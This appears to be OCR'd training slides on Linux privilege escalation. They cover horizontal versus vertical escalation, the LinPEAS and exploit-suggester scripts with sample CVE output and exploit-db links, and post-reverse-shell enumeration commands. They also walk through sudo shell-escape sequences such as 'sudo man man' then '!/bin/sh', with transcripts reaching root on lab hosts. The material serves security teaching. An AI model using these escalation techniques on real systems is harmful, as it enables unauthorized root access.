
Privilege Escalation

DURATION : 0’30

What is a Privilege Escalation ?


- A horizontal privilege elevation will allow you to change users while remaining a standard user but may have other rights (other administrative rights or other rights on folders or files).
- A vertical privilege escalation will allow you to become root/administrator.



Exploit for privilege escalation

LinPEAS - Linux Privilege Escalation Awesome Script

- LinPEAS is a script that search for possible paths to escalate privileges on Linux/Unix*/MacOS hosts : https://github.com/peass-ng/PEASS-ng/blob/master/linPEAS/README.md



Linux Exploit Suggester

- Tools that could help to search for kernel exploits are :
  - https://github.com/The-Z-Labs/linux-exploit-suggester

```
$ ./linux-exploit-suggester.sh
...
[+] [CVE-2017-16995] eBPF_verifier

   Details: https://ricklarabee.blogspot.com/2018/07/ebpf-and-analysis-of-get-rekt-linux.html
   Exposure: highly probable
   Tags: debian=9.0{kernel:4.9.0-3-amd64},fedora=25|26|27,[ ubuntu=14.04 ]{kernel:4.4.0-89-generic},
   Download URL: https://www.exploit-db.com/download/45010
   Comments: CONFIG_BPF_SYSCALL needs to be set && kernel.unprivileged_bpf_disabled != 1
```

  - https://github.com/jondonas/linux-exploit-suggester-2

```
$ ./linux-exploit-suggester-2.pl
  Local Kernel: 4.4.0
  Searching among 73 exploits...
  Possible Exploits
  [1] af_packet
      CVE-2016-8655
      Source: http://www.exploit-db.com/exploits/40871
  [2] dirty_cow
      CVE-2016-5195
      Source: http://www.exploit-db.com/exploits/40616
```

Manual exploit for privilege escalation

Manual exploit for privilege escalation

- Once you recieve a reverse shell, start the process of enumeration with the below list of commands in order to escalate your privileges to a root or higher privileged user :
  - ps aux | grep root ➔ See processes running as root
  - ps au ➔ See logged in users
  - ls /home ➔ View user home directories
  - ls -l ~/.ssh ➔ Check for SSH keys for current user
  - History ➔ Check the current user's Bash history
  - sudo -l ➔ Can the user run anything as another user?
  - uname -a ➔ Check the Kernel versiion
  - cat /etc/lsb-release ➔ Check the OS version

Sudo - Shell Escape Sequences

Sudo - Shell Escape Sequences

- List the programs that sudo allows your user to run : sudo –l
- Visit https://gtfobins.github.io and search for some of the program names. If the program is listed with "sudo" as a function, you can use it to elevate privileges, usually via an escape sequence.

```
user@debian:/etc$ sudo -l
Matching Defaults entries for user on this host:
    env_reset, env_keep+=LD_PRELOAD, env_keep+=LD_LIBRARY_PATH

User user may run the following commands on this host:
    (root) NOPASSWD: /usr/sbin/iftop
    (root) NOPASSWD: /usr/bin/find
    (root) NOPASSWD: /usr/bin/nano
    (root) NOPASSWD: /usr/bin/vim
    (root) NOPASSWD: /usr/bin/man
    (root) NOPASSWD: /usr/bin/awk
    (root) NOPASSWD: /usr/bin/less
    (root) NOPASSWD: /usr/bin/ftp
    (root) NOPASSWD: /usr/bin/nmap
    (root) NOPASSWD: /usr/sbin/apache2
    (root) NOPASSWD: /bin/more
user@debian:/etc$ sudo iftop
interface: eth0
IP address is: 10.10.164.181
MAC address is: 02:e1:7f:9c:69:e1
sh-4.1# whoami
root
sh-4.1# exit
exit
user@debian:/etc$ sudo iftop
interface: eth0
IP address is: 10.10.164.181
MAC address is: 02:e1:7f:9c:69:e1
sh-4.1# exit
exit
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo man man
!/bin/sh
```

```
msfadmin@metasploitable:~$ sudo man man
WARNING: terminal is not fully functional
!/bin/shs RETURN)
sh-3.2# whoami
root
```